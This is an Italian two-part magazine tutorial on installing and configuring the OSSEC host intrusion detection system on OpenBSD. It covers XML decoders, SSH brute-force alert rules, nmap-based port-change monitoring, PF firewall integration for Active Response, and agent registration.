
Compito del modulo è quello di controllare l'operato dei client (Agenti) ed archiviare tutti i log centralizzati prodotti in appositi archivi giornalieri.

OSSEC Log collector

Interfacciandosi con Monitord rappresenta l'effettivo worker atto al recupero dei log; per questo è naturalmente avviato con privilegi amministrativi.

OSSEC Execd e Maild

Com'è facile intuire, questi ultimi moduli si occupano dell'invio degli alert via posta elettronica (vedremo di seguito come) e dell'attivazione dei processi di difesa necessari, identificati in OSSEC sotto il nome di "Active response" (attivazione del firewall, inserimento host attaccanti in hosts.deny, scrittura delle regole di filtraggio opportune in caso di attacco direttamente nel file di configurazione del firewall).

Risulta a questo punto facile comprendere come il processo di log monitoring effettuato da OSSEC poggi le basi su un'efficiente strategia modulare all'interno della quale si colloca un'intera catena produttiva che tiene conto del recupero dei log (log collector), dell'invio di questi ultimi al server (agentd e remoted), dell'analisi degli stessi (analysisd), della segnalazione tempestiva delle criticità rilevate (maild) e dell'attivazione di meccanismi di difesa autonomi secondo schemi e modalità prefissate (execd).

Quest'ultimo punto trasforma di fatto l'applicativo da IDS ad IPS. Torneremo sull'argomento anche riprendendo alcuni concetti relativi a PF già visti nei numeri passati della rivista.

DECODERS

Tutti sappiamo che i file di log possono contenere una quantità di informazioni considerevole e che non tutte sono di nostro interesse. Avere un sistema centralizzato di log monitoring può rendere sicuramente l'analisi delle stesse molto più efficiente e permetterci di avere un quadro della situazione circostanziale mirato ed aggiornato in tempo reale. Ma come è reso possibile ciò?

Il parsing dei log è effettuato come abbiamo detto pocanzi dall'apposito modulo "Analysisd" in stretta sinergia con i dati raccolti dai vari agenti. Approfondiamo quindi il discorso vedendo come sia effettivamente effettuata l'analisi delle informazioni raccolte.

Il processo è suddiviso in tre singole fasi: **pre-decodifica**, **decodifica** ed **analisi**.

Nella prima, **le informazioni ricevute dai singoli agenti e dal server stesso sono parsate dal demone alla ricerca di "informazioni chiave"** quali orario, nome dell'applicazione, nome del sistema.

Nella seconda e terza fase viene analizzata, attraverso l'utilizzo di espressioni regolari, la restante parte del log nel dettaglio **alla ricerca di informazioni quanto più esaustive possibili riguardo al significato semantico dei riscontri rilevati** (indirizzi ip, username, errori, etc.).

Per capire meglio, esaminiamo un tipico decoder, nella fattispecie quello relativo al server web Apache, comprendendone il significato e l'impostazione:

```
<decoder name="apache-errorlog">
  <program_name>^httpd</¬
program_name>
</decoder>

<decoder name="apache-errorlog">
  <prematch>^[warn] |^[notice]¬
|^[error] </prematch>
</decoder>

<decoder name="apache-errorlog-¬
ip">
  <parent>apache-errorlog</pa¬
rent>

  <prematch offset="after_¬
parent">^[client</prematch>
  <regex offset="after_pre¬
match">^ (\d+.\d+.\d+.\d+)] </¬
regex>
  <order>srcip</order>
</decoder>
```

Il primo blocco di istruzioni identifica univocamente l'applicativo di nostro interesse da tenere "sotto controllo": in questo caso, trattandosi di Apache, saranno presi in considerazione i processi identificati dal nome "httpd".

Nel secondo blocco sono definite le operazioni di decodifica accennate prima; sono infatti analizzate le informazioni da monitorare all'interno dei log di errore del web server Apache che rispondano a tre determinate regexp (warn, notice ed error).

Nel terzo ed ultimo blocco si configura la ricerca dell'IP all'interno del medesimo file di log solo dopo l'analisi condotta dal secondo blocco e solo se vi sia presente un chiaro riferimento all'indirizzo stesso ([client ^IP^]).

Se analizziamo brevemente un tipico stralcio di log di Apache diventa molto più semplice capire il significato del decoder e la sua doppia analisi con regexp:

```
[Fri Mar  5 23:15:03 2010] [er¬
ror] [client 93.**.247.**] File¬
does not exist: ...
```

Risulta evidente a questo punto il senso delle espressioni regolari: nella prima parte (`[Fri Mar  5 23:15:03 2010]`) troviamo un chiarissimo riscontro orario (oggetto di analisi nel processo di pre-decodifica); nella seconda (`[error]`) troviamo una delle tre opzioni contemplate nel secondo blocco del decoder ed oggetto dell'analisi di decodifica relativa alla tipologia del messaggio (in questo caso di errore); nella terza (`[client 93.**.247.**]`) si completa il processo di decodifica avendo individuato anche l'IP di provenienza attraverso l'ok ricevuto dall'apposita regexp; nella quarta ed ultima parte si snoda il processo di analisi semantica (il significato del messaggio è reso chiaro direttamente dal testo che accompagna il log: `"File does not exist"`).

Come facilmente intuibile, risulta decisamente semplice creare decoder in formato XML contenenti espressioni regolari personalizzate per software specifico o semplicemente per analizzare dettagliatamente eventi e file.

LIVELLI DI ALLERTA

Fin qui abbiamo definito tutto il necessario per capire il modo di interfacciarsi ai software da parte dell'applicativo completando il discorso alla base del monitoraggio dei log. Ma OSSEC è ben altro e consente di stendere un profilo del rischio attraverso i riscontri ricevuti dall'analisi dei log definendo opportuni "livelli di allerta" crescenti in base alle problematiche riscontrate.

L'operato dell'applicativo è infatti disciplinato da un set di regole predefinito.

Il formato utilizzato per la definizione del modello di lettura e analisi dei log è anche in questo caso il comune XML e trovano spazio schemi pronti all'uso per la quasi totalità dei software Open Source (Apache, Mysql, Squid, Sendmail, Samba) e buona fetta di soluzioni commerciali come Antivirus, MS Exchange e firewall (vedi box).

BOX #1: BUILT-IN RULES PRESENTI NELL'INSTALLAZIONE DI BASE

```
apache_rules.xml
mysql_rules.xml
sonicwall_rules.xml
arpwatch_rules.xml
named_rules.xml
spamd_rules.xml
asterisk_rules.xml
netscreenfw_rules.xml
squid_rules.xml
attack_rules.xml
nginx_rules.xml
sshd_rules.xml
cisco-ios_rules.xml
ossec_rules.xml
symantec-av_rules.xml
courier_rules.xml
pam_rules.xml
symantec-ws_rules.xml
dovecot_rules.xml
php_rules.xml
syslog_rules.xml
firewall_rules.xml
pix_rules.xml
telnetd_rules.xml
ftpd_rules.xml
policy_rules.xml
hordeimp_rules.xml
postfix_rules.xml
translated
trend-osce_rules.xml
ids_rules.xml
postgresql_rules.xml
vmpop3d_rules.xml
imapd_rules.xml
proftpd_rules.xml
vmware_rules.xml
local_rules.xml
pure-ftpd_rules.xml
vpn_concentrator_rules.xml
mailscanner_rules.xml
racoon_rules.xml
vpopmail_rules.xml
mcafee_av_rules.xml
roundcube_rules.xml
vsftpd_rules.xml
ms-exchange_rules.xml
rules_config.xml
web_rules.xml
ms_dhcp_rules.xml
sendmail_rules.xml
wordpress_rules.xml
ms_ftpd_rules.xml
smbd_rules.xml
zeus_rules.xml
msauth_rules.xml
solaris_bsm_rules.xml
```

Senza perderci in inutili chiacchiere consideriamo come prima un esempio pratico (stavolta con SSH) ed una delle tante regole predefinite dal software (sshd_rules.xml).

Prima di procedere introduciamo però alcune nozioni di base che ci consentiranno di capire meglio i discorsi a seguire.

Ogni regola definita con OSSEC prevede un identificativo unico variabile da 100 a 99999.
Il livello di allerta definibile sulla singola regola varia da un minimo di 0 ad un massimo di 15 (in ordine ovviamente crescente rispetto al rischio individuato).
Qualora non volessimo essere informati circa un riscontro ad una determinata regola è in ogni caso possibile definire l'apposita opzione "noalert", indipendentemente dal livello di allerta stabilito.
Per limitare l'insorgenza di falsi positivi è possibile definire alcuni parametri specifici: è ad esempio consigliabile individuare una certa frequenza nei log prima di generare un alert attraverso l'apposita opzione "frequency" così come potrebbe essere interessante analizzare specifici archi temporali tra un errore e l'altro con la direttiva "timeframe".
Generato un alert, è inutile generarne un'altro per la stessa evenienza in un arco temporale ristretto che presupporrebbe lo stesso riscontro; a tal fine può rivelarsi utile l'adozione della direttiva "ignore" nel corpo della regola.


Detto questo, passiamo all'analisi di una delle tante regole per SSH, come sopra menzionato, che meglio chiarifichi i punti appena citati, occupandosi, nello specifico, di individuare i tentativi di accessi brute force (più in là vedremo anche come bloccarli sul nascere):

```
<rule id="5700" level="0"¬
noalert="1">
      <decoded_as>sshd</deco¬
ded_as>
      <description>SSHD¬
messages grouped.</description>
</rule>
```

In questo primo blocco definiamo l'id univoco da assegnare ad un semplice contenitore di messaggi relativi a SSH (e quindi indentificati attraverso l'apposito decoder, come visibile alla seconda riga) definendo un livello di allerta minimo (**level="0"**) e la non notifica dello stesso (**noalert="1"**).

Questo ci servirà per realizzare alcune regole "a catena" attraverso l'apposita direttiva "**if_sid**" che vedremo di seguito. **In altre parole, realizzeremo un set di regole concatenato del tipo:**

1- Processo SSH attivo (no alert) - ID: 5700
2 - Login (no alert)
3 - Login errato (primo alert, semplicemente: "Accesso negato") - ID: 5710 < > 5700
4 - Fino al quinto login errato nell'arco di 2 minuti, stesso IP (stesso discorso) - ID: 5710 < > 5700
5 - Sesto login errato in 2 minuti, stesso IP (nuovo alert, brute force in corso) - ID: 5712 < > 5710 < > 5700

Procediamo quindi con il secondo blocco (*punto 3 del nostro set di regole*):

```
<rule id="5710" level="5">
        <if_sid>5700</if_sid>
        <match>illegal¬
user|invalid user</match>
        <description>Attempt to¬
login using a non-existent¬
user</description>
        <group>invalid_¬
login,authentication_failed,</¬
group>
</rule>
```

Qui definiamo il primo alert generato in caso di login errato. Vediamo quindi l'uso della direttiva "if_sid" accennata prima, volta a definire la relazione di dipendenza con la regola 5700 (del resto, un errore relativo all'autenticazione su SSH difficilmente potrebbe generarsi se il servizio non fosse attivo).

Attraverso la direttiva "**match**" scriviamo quindi l'apposita espressione regolare finalizzata all'identificazione della problematica in essere. Questa definisce esattamente le parole da ricercare all'interno dei log generati dal software preso in considerazione (in questo caso SSHd) affinché sia richiamata la regola stessa.

Nel tag "**description**" invece offriamo una descrizione di significato compiuto che sarà poi riportata sull'alert vero e proprio. In ultima istanza, alla voce "**group**", definiamo la tipologia entro cui la regola prende forma.

Vediamo quindi l'ultimo blocco (*punto 5 del nostro set di regole*):

```
<rule id="5712" level="10"¬
frequency="6" timeframe="120"¬
ignore="60">
        <if_matched_sid>5710</¬
if_matched_sid>
        <description>SSHD brute¬
force trying to get access to¬
the system.</description>
        <same_source_ip />
        <group>authentication_¬
failures,</group>
</rule>
```

Per questo blocco (che rappresenta sostanzialmente un'integrazione del secondo), come ci aspettavamo, la relazione di dipendenza è impostata con la regola 5710 ma stavolta è più forte, ereditando attraverso la direttiva "**if_matched_sid**" tutto il corpo-regola definito prima ed aggiungendo ulteriori specifiche.

Presenta un livello di allerta elevato (10) e viene attivata unicamente dopo 6 riscontri alla regola 5710 (**frequency="6"**) generati in una frazione di 2 minuti (**timeframe="120"**) .
Scattato l'alert, infine, il sistema non riconsidererà la regola per un minuto (**ignore="60"**).

L'utilizzo della direttiva "**same_source_ip**" determina l'attivazione del blocco solo in presenza di richieste provenienti dallo stesso IP. I tag "description" e "group" si commentano a questo punto da soli.

L'ALERT GENERATO

In tre semplici passaggi abbiamo definito una precisa metodologia per l'individuazione dei tentativi di accesso non autorizzati via SSH ai nostri host. Vediamo quindi un tipico alert inviato dal demone "maild" alla nostra casella di posta elettronica durante un tentativo di attacco brute force:

```
OSSEC HIDS Notification.
2010 Mar 07 00:58:04

Received From: www->/var/log/
authlog
Rule: 5712 fired (level 10) ->
"SSHD brute force trying to get
access to the system."
Portion of the log(s):

Mar  7 00:58:03 www sshd[22643]:
Failed password for invalid user
marine from 123.125.127.207 port
35068 ssh2
Mar  7 00:58:03 www sshd[22643]:
Invalid user marine from
123.125.127.207
Mar  7 00:57:59 www sshd[5382]:
Failed password for invalid user
marine from 123.125.127.207 port
31461 ssh2
Mar  7 00:57:59 www sshd[5382]:
Invalid user marine from
123.125.127.207
Mar  7 00:57:54 www sshd[29559]:
Failed password for invalid user
marine from 123.125.127.207 port
28051 ssh2
Mar  7 00:57:54 www sshd[29559]:
Invalid user marine from
123.125.127.207
Mar  7 00:57:50 www sshd[19892]:
Failed password for invalid user
marine from 123.125.127.207 port
24683 ssh2
```

Come immaginavamo, nell'alert, oltre i dettagli del caso, è riportato un chiaro riferimento alla regola 5712 (evidenziato).

Viene quindi successivamente riportato lo spezzone di error log del web server incriminato, utile per identificare all'istante orari ed IP di provenienza dell'attacco. Senz'altro utile, no ?

REGOLE AD HOC

Ora che abbiamo capito come funziona l'architettura dell'applicativo e su che schemi poggia il suo funzionamento possiamo lanciarci finalmente nella parte più creativa dell'articolo: la scrittura di regole personalizzate.

In questa sede vedremo, a titolo esclusivamente esemplificativo, come sia possibile scrivere una specifica regola che ci consenta di monitorare costantemente le porte aperte su un determinato host (interno o esterno alla rete) utilizzando il comodo e semplice **nmap** ed interfacciandolo con l'HIDS.

L'applicativo infatti è in grado di leggere senza alcun problema i log in formato grepable (*da nmap: "-oG nomefile")* di nmap come qualunque altro log di sistema.

Gli alert saranno quindi generati nel formato standard OSSEC ed inviati periodicamente via posta elettronica ogni qualvolta subentrino nuove informazioni interessanti (porte aperte ma precedentemente chiuse o viceversa).

Per i più pigri, ricordiamo che tutti i file XML di seguito analizzati sono disponibili online al sito www.hackerjournal.it.

SCANSIONE HOST

Per la scansione dell'host (in questo caso interno alla rete e precisamente 192.168.1.100) opteremo per l'analisi delle porte UDP e TCP via connect() utilizzando l'interfaccia di rete interna del firewall (nel nostro caso "em0") ed esportando il risultato su un file di testo ("*/var/log/nmap.log*") che sarà poi analizzato da OSSEC:

```
nmap --append_output -sT -sU¬
-e em0 -oG /var/log/nmap.log¬
192.168.1.100
```

Testiamo in prima battuta il funzionamento di nmap, ottenendo il consueto report:

```
PORT       STATE           SERVICE
113/tcp    open            auth
...
500/udp    open|filtered isakmp
...
MAC Address: 40:61:**:**:**:1D
(Unknown)
```

Aggiungiamo quindi una riga alla crontab del sistema che si occupi di avviare nmap ogni 30 minuti:

```
$ sudo crontab -e
```

```
30 * * * * nmap --append_output¬
-sT -sU -e em0 -oG /var/log/¬
nmap.log 192.168.1.100
```

Segnaliamo ora ad OSSEC il percorso relativo al file generato specificando nel tag "**log format**" la stringa nmapg; ciò farà intendere all'HIDS che si tratta di output in formato grepable di nmap:

```
<localfile>
    <log_format>nmapg</log_¬ for-
mat>
    <location>/var/log/nmap.¬
log</location>
</localfile>
```

Dopo un necessario riavvio di OSSEC, una rapida occhiata agli alert ci conferma immediatamente la riuscita dell'opera:

```
# tail -f /var/ossec/logs/alerts/
alerts.log
...
** Alert 1268013722.7319: mail  -
ossec,hostinfo,
2010 Mar 08 03:02:02 www->/var/
log/nmap.log
Rule: 581 (level 8) -> 'Host in-
formation added.'
Src IP: (none)
User: (none)
Host: 192.168.1.100 (), open
ports: 135(tcp) ...
```


Se invece siamo restii alla shell, una mail inviata dal sistema ci notificherà immediatamente le stesse informazioni:

```
OSSEC HIDS Notification.
2010 Mar 08 03:02:02

Received From: www->/var/log/
nmap.log
Rule: 581 fired (level 8) -> "Host
information added."
Portion of the log(s):

Host: 192.168.1.100 (), open
ports: 135(tcp) ...
```

Vediamo invece cosa accade nel momento in cui, sempre sull'host considerato, **viene aperta un'ulteriore porta rispetto a quelle identificate dal primo alert**. Proviamo, banalmente, ad aprire la porta **50000** con un semplice script:

```
$ cat bind.c
#include <sys/socket.h>
#include <netinet/in.h>

int main() {
        int s, c;
        struct sockaddr_in s_¬
addr, c_addr;
        int c_len = sizeof(c_¬
addr);

        s_addr.sin_family = AF_¬
INET;
        s_addr.sin_port =¬
htons(50000);
        s_addr.sin_addr.s_addr =¬
INADDR_ANY;
        s = socket (AF_INET,¬
SOCK_STREAM, 0);

        bind (s,(struct¬
sockaddr*)&s_addr,sizeof(s_¬
addr));
        listen(s,1);
        accept(s,(struct ¬
sockaddr*) &c_addr, &c_len);
}

$ gcc bind.c -o bind
$ ./bind
```

Puntuale come un orologio svizzero, scattata la mezzora del cronjob definito prima, un apposito alert ci informerà sia da shell che via posta elettronica circa il cambiamento avvenuto rispetto alle porte inizialmente aperte sull'host:

```
# tail -f /var/ossec/logs/alerts/
alerts.log
...
** Alert 1268017859.7693: mail  -
ossec,hostinfo,
2010 Mar 08 04:10:59 www->/var/
log/nmap.log
Rule: 580 (level 8) -> 'Host in-
```

```
formation changed.'
Src IP: (none)
User: (none)
Host: 192.168.1.100 (), open
ports: 135(tcp) ... 50000 (tcp)
```

Per finire, vediamo come sono definite le regole 580 e 581 oggetto di questi alert:

```
<rule id="580" level="8">
        <category>ossec</
category>
        <decoded_as>hostinfo_
modified</decoded_as>
        <description>Host  infor
mation changed.</description>
        <group>hostinfo,</group>
</rule>

<rule id="581" level="8">
        <category>ossec</
category>
        <decoded_as>hostinfo_
new</decoded_as>
        <description>Host
information added.</description>
        <group>hostinfo,</group>
</rule>
```

Il lettore, a questo punto, dovrebbe essere autonomamente in grado di interpretare il significato di queste due semplici regole.

Risulta quasi lapalissiano dire che l'unico freno imposto nella realizzazione di regole ad hoc è la nostra fantasia; come abbiamo avuto modo di vedere, OSSEC è un applicativo di comprovate possibilità e risulta facilmente modellabile.

Il lettore avrà sicuramente percepito i margini di applicazione dell'HIDS e la totale capacità di adattamento a contesti di qualsiasi dimensione e natura.

La documentazione offerta online inoltre è notevole; possiamo trovare spunti ed approfondimenti per qualsiasi evenienza con una semplice ricerca.

CONCLUSIONI

No, non ci siamo dimenticati di illustrare i passi necessari al setup del server e dei vari agenti.
Semplicemente, in questa prima parte dell'articolo, abbiamo preferire offrire una trattazione ampia tesa soprattutto all'introduzione dell'HIDS ed al suo funzionamento nel dettaglio.

Assodato ciò, risulterà sicuramente più facile ed immediato per il lettore comprendere come operativamente costruire lo scenario definito in questa sede nel corso del prossimo numero della rivista.

Per i più impazienti, come sempre, segnaliamo il forum ed il canale IRC della rivista (irc.azzurra.org - #hackerjournal). Entrambi costituiscono il miglior posto dove richiedere maggiori informazioni e trovar risposta alle proprie domande confrontandosi con gli autori e la community.

Concludiamo quindi la prima parte della nostra trattazione offrendo alcuni opportuni riferimenti citati ed utilizzati anche durante la scrittura di quest'ultima (vedi box).

BOX #2: RIFERIMENTI I PARTE

Website relativi agli applicativi ed i sistemi operativi analizzati:

Trend Micro™ OSSEC: *www.ossec.net*
OpenBSD: *www.openbsd.org*
Nmap: *www.nmap.org*
Apache httpd: *httpd.apache.org*
OpenSSH: *www.openssh.com*

Alcune riferimenti online utili:

OSSEC Manual: *www.ossec.net/main/manual/*
Regexp: *en.wikipedia.org/wiki/Regular_expression*
Beej's guide to Network Programming: *beej.us/guide/bgnet/*
Nmap official project guide to Network Discovery and Security Scanning: *nmap.org/book/toc.html*
Extensible Markup Language (XML): *www.w3.org/XML/*
IDS and IPS placement for Network Protection (by R. Drum, ISC CISSP): *tiny.cc/GJcfn*
OpenBSD 4.6 Installation Guide: www.openbsd.org/faq/faq4.html

Ulteriori riferimenti:

OSSEC Host-Based Intrusion Detection Guide by A. Hay, D. Cid, R. Bray (editore Syngress): tiny.cc/DFamX
Hacker Journal nr. 188 - "Protezione totale"
Hacker Journal nr. 194 - "Probing & Penetration testing"
Hacker Journal nr. 197 - "Introduzione ad OpenBSD"

PROSSIMAMENTE


Esauriti i necessari richiami teorici affrontati durante il corso dell'articolo, vedremo come si configura il vero e proprio processo di difesa autonomo accennato nel medesimo.i
Focalizzeremo pertanto la nostra attenzione sulla modalità "Active response" dell'applicativo, spostando i margini di applicazione dello stesso da Intrusion Detection System (IDS) ad Intrusion Prevention System (IPS). In quest'ottica risulterà obbligatorio rispolverare alcune nozioni già introdotte nel corso dei numeri passati della rivista relative a PF, vedendo come integrarlo al meccanismo A.R. di OSSEC.

Sarà inoltre messa sotto i riflettori anche la comoda interfaccia web dell'applicativo e l'integrazione del meccanismo di alerting a database MySQL: sicuramente un modo molto più comodo di accedere alle informazioni di nostro interesse rispetto quanto visto finora.

Concludendo, testeremo quanto realizzato in entrambe le parti attraverso la programmazione di attacchi mirati ai singoli host della rete utilizzando prevalentemente software Open Source.

di Giovanni Federico
giovanni.federico@isek.it

PARTE II

HOST-BASED INTRUSION DETECTION & LOG MONITORING

OSSEC

SICUREZZA

Si conclude in queste pagine il discorso intrapreso nello scorso numero della rivista relativo ad OSSEC, uno tra i più evoluti HIDS offerti dalla comunità del software libero. Buona lettura!

L'Conclusa la necessaria trattazione teorica nel corso del precedente numero della rivista, in questa sede vedremo come rendere definitivamente operativa la soluzione prospettata.
Prima di iniziare stendiamo una rapida roadmap di quel che andremo a fare di seguito.
In prima battuta, com'è facile intuire, ci preoccuperemo di installare OSSEC sul server (che ricordiamo essere OpenBSD 4.6) configurandolo fedelmente rispetto a quanto detto nella precedente puntata. Sarà inoltre comodo installare l'interfaccia web (ossec-wui) direttamente in questo passaggio, rendendola immediatamente funzionale.
Vedremo quindi come abilitare effettivamente i processi di difesa autonomi attraverso la modalità "Active Response" dell'HIDS e come configurare la stessa con il firewall di sistema (PF). Passeremo quindi all'installazione dei vari agenti sugli host della nostra rete.
Infine, testeremo il lavoro svolto pianificando alcuni attacchi generici diretti sia al server che ai vari host.

INSTALLAZIONE DEL SERVER

Nel numero 197 della rivista abbiamo avuto modo di analizzare l'installazione di OpenBSD 4.6. Partiremo pertanto da quella nel seguito di questo articolo, integrando le opportune modifiche da apportare al sistema.

Al momento della scrittura di questo articolo, l'ultima versione di OSSEC disponibile per il download è la 2.3 reperibile all'indirizzo www.ossec.net/main/downloads/.

Logghiamoci pertanto come root al server OpenBSD, scarichiamo e decomprimiamo l'archivio di nostro interesse nella directory di root di Apache (/var/www, il motivo di questa scelta sarà chiaro quando affronteremo l'installazione dell'interfaccia Web dell'applicativo):

```
# cd /var/www/
# wget http://www.ossec.net/ ¬
files/ossec-hids-2.3.tar.gz
# tar zxvf ossec-hids-2.3.tar.
gz
```

Avviamo quindi il processo di installazione, che commenteremo di seguito in ogni singolo punto:

```
# cd ossec-hids-2.3/
# ./install.sh
```

Verrà prima di tutto richiesta la lingua da utilizzare per l'installazione; digitiamo "it" e diamo Invio.
Lo script di installazione (di seguito SDI) si occuperà di fornire un riepilogo del sistema, chiedendoci conferma per continuare. Diamo semplicemente Invio per procedere.

Da questo punto in poi partiranno una serie di domande da parte dello SDI volte a definire la tipologia di installazione richiesta, eventuali parametri relativi alla nostra macchina e le directory dove finalizzare il setup. Malgrado questa fase si spieghi da sola, commenteremo anche qui i singoli passaggi:

Definiamo innanzitutto la tipologia di installazione tra quelle proposte. Scriviamo pertanto "server" e diamo Invio.
Indichiamo il percorso di installazione dell'HIDS. Scriviamo "/var/www/ossec".

Abilitiamo la notifica degli alert via mail rispondendo "s".
Inseriamo il nostro indirizzo di posta elettronica
Lo SDA individuerà autonomamente il server SMTP relativo alla mail inserita, confermiamo l'utilizzo del medesimo scrivendo "s".
Abilitiamo il controllo di integrità dei file (Syscheck) digitando "s".
Stesso discorso per il riconoscimento dei rootkit (Rootcheck).
Attiviamo la risposta attiva (Active Response) rispondendo affermativamente all'apposita richiesta ed a quella successiva relativa alle risposte firewall-drop.
Definiamo eventuali IP (esclusi i DNS primari e secondari, già inclusi) da escludere dai controlli. Nel nostro caso, volendo monitorare anche i comportamenti interni alla rete, abbiamo risposto negativamente.
Disabilitiamo il Syslog remoto rispondendo "n".

Il processo di configurazione pre-installazione è ora concluso.

Immediatamente l'HIDS offre un riepilogo dei file che saranno oggetto di analisi sulla macchina entro quale è installato. Il processo è totalmente automatizzato e lo SDA individua del tutto autonomamente i file di log di base del sistema, nel nostro caso OpenBSD:

```
3.6- Imposto la configurazione per l'analisi dei seguenti logs:
-- /var/log/messages
-- /var/log/authlog
-- /var/log/secure
-- /var/log/xferlog
-- /var/log/maillog
-- /var/www/logs/access_log ¬
(apache log)
-- /var/www/logs/error_log ¬
(apache log)
```

Diamo Invio per dare il via all'effettiva compilazione dei sorgenti dell'applicativo.
Il processo si esaurirà nel giro di qualche minuto.
Se tutto è andato per il verso giusto l'output risultante dello SDA dovrebbe essere il seguente:

```
<...>
- Configurazione terminata correttamente.
        - Per avviare OSSEC
HIDS: /var/www/ossec/bin/ ¬
ossec-control start
        - Per arrestare OS-
SEC HIDS:/var/www/ossec/bin/ ¬
ossec-control stop
- La configurazione può essere
vista o modificata in /var/ ¬
www/ossec/etc/ossec.conf
Grazie per aver scelto OSSEC
HIDS.
<...>
```

Concludiamo infine l'installazione dell'applicativo impostando l'avvio dello stesso insieme al sistema operativo, inserendo nel file "/etc/rc.local" la seguente direttiva:

```
echo "Avvio OSSEC HIDS"
/var/www/ossec/bin/ossec-¬
control start
```

RISPOSTA ATTIVA E CONFIGURAZIONE DI PF

Installato OSSEC ci preoccuperemo di configurare correttamente PF, integrandolo all'HIDS al fine di rendere operativa la modalità Active Response dell'applicativo.

Nel numero 188 della rivista abbiamo avuto modo di affrontare abbastanza dettagliatamente l'utilizzo e la configurazione del packet filter di OpenBSD per utilizzi generici. In questa sede, partendo da quella base, aggiungeremo un'ulteriore necessaria nozione che ci consentirà di capire come funziona l'interfacciamento tra l'HIDS ed OpenBSD.

Per gestire più istanze singole accorpandole ad un'unica azione, PF offre un meccanismo tabellare semplice e performante. Definendo apposite tabelle di indirizzi identificate da un nome univoco, è infatti possibile associare particolari azioni al blocco di indirizzi identificato dalle stesse.

OSSEC sfrutta proprio questa caratteristica. Inserendo un'opportuna tabella denominata "ossec_fwtable" all'interno del file di configurazione del firewall l'applicativo si occuperà di riempirla secondo le necessità del caso, andando di volta in volta ad inserire quei singoli IP identificati quali mittenti degli alert generati e dei tentativi di attacco ricevuti.

PF, matchando semplicemente la tabella, imposterà un blocco in uscita ed in entrata su tutto il gruppo di IP definito.

Vediamo quindi come istruire il firewall in tal senso. Editiamo la configurazione dello stesso, inserendo nel file "/etc/pf.conf" le seguenti tre righe:

```
# OSSEC -----------------------
------------
table <ossec_fwtable> persist
block in quick from <ossec_ ¬
fwtable> to any
block out quick from any to ¬
<ossec_fwtable>
# ----------------------------
------------
```


Non importa la collocazione di questo blocco di istruzioni. Questo perché, come abbiamo avuto modo di scoprire illo tempore, l'utilizzo della direttiva quick impone l'esecuzione dell'azione definita indipendentemente dall'ordine che questa assume rispetto alle altre.

Da questo momento l'HIDS si integrerà perfettamente al firewall del sistema. I meccanismi di protezione autonoma offerti faranno si che l'applicativo, d'ora in poi, si configuri esattamente come HIPS (Host-based Intrusion Prevention System).

La modalità Active Response di OSSEC non si esaurisce al solo inserimento degli IP originari degli attacchi nella tabella appena definita. Essa, di default, per un periodo di tempo determinato in fase di scrittura delle regole dell'HIPS, collocherà i medesimi IP nel file "hosts.deny" del sistema, su OpenBSD come per la stragrande maggioranza dei sistemi Unix-like, collocato nella directory "etc".

AGENTI

Come abbiamo esaurientemente spiega-

to nel corso del numero passato, OSSEC colleziona le informazioni ed i log degli host della nostra rete attraverso i vari agenti installati sulle singole macchine.

Per funzionare, un agente invia la propria chiave di autenticazione al Server che lo identifica univocamente.
Il tool che si occupa della gestione degli agenti è "manage_agents", collocato nella directory "/var/www/ossec/bin/".

Vediamo di seguito il procedimento per l'inserimento di un singolo agente; questo, ovviamente, risulterà invariato per ogni ulteriore installazione. In prima istanza, una volta avviato il tool, digitiamo "A" per aggiungere un nuovo client:

```
# /var/www/ossec/bin/manage_
agents
...
   (A)dd an agent (A).
   (E)xtract key for an ¬
agent (E).
   (L)ist already added ¬
agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or
Q: A
```

Saranno quindi richiesti i dettagli relativi al nuovo agente (nome, indirizzo IP ed un ID numerico).
Rispondiamo in base alle nostre esigenze come di seguito:

```
...
* A name for the new agent: ¬
PC-Windows1
* The IP Address of the ¬
new agent: 192.168.1.100
* An ID for the new agent ¬
[001]: 001
...
Confirm adding it?(y/n): y
```

Il tool ritornerà quindi all'interfaccia iniziale. Stavolta digitiamo "E" per generare la chiave di autenticazione per l'agente appena creato. Anche in questo caso il procedimento è guidato:

```
Choose your action: A,E,L,R ¬
or Q: E
Available agents:
   ID: 001, Name: PC-¬
Windows1, IP: 192.168.1.100
Provide the ID of the agent ¬
to extract the key (or '\q' ¬
to quit): 001

Agent key information ¬
for '001' is:
MDAxIFBDLVdpb ...
```

La chiave appena generata sarà quella di volta in volta richiesta in fase di installazione dell'agente sui vari host della rete. Per ogni nuovo client ne genereremo una ad hoc.


WINDOWS AGENTS

Per Microsoft Windows l'eseguibile da scaricare ed installare lo troviamo all'indirizzo www.ossec.net/files/ossec-agent-win32-2.3.exe.
In fase di installazione abilitiamo l'integrity checking e disabilitiamo il monitoring dei log di IIS (fatti salvi i casi in cui vi sia effettiva necessità, ad esempio nell'ipotesi in cui il nostro host Windows fosse un ulteriore od il singolo server web).
Conclusa l'installazione in classico ed inconfondibile stile Microsoft (Avanti, Avanti, Fine) si presenterà di fronte ai nostri occhi l'Agent Manager. In questa schermata dovremo inserire l'indirizzo IP del server OSSEC e l'Auth Key.

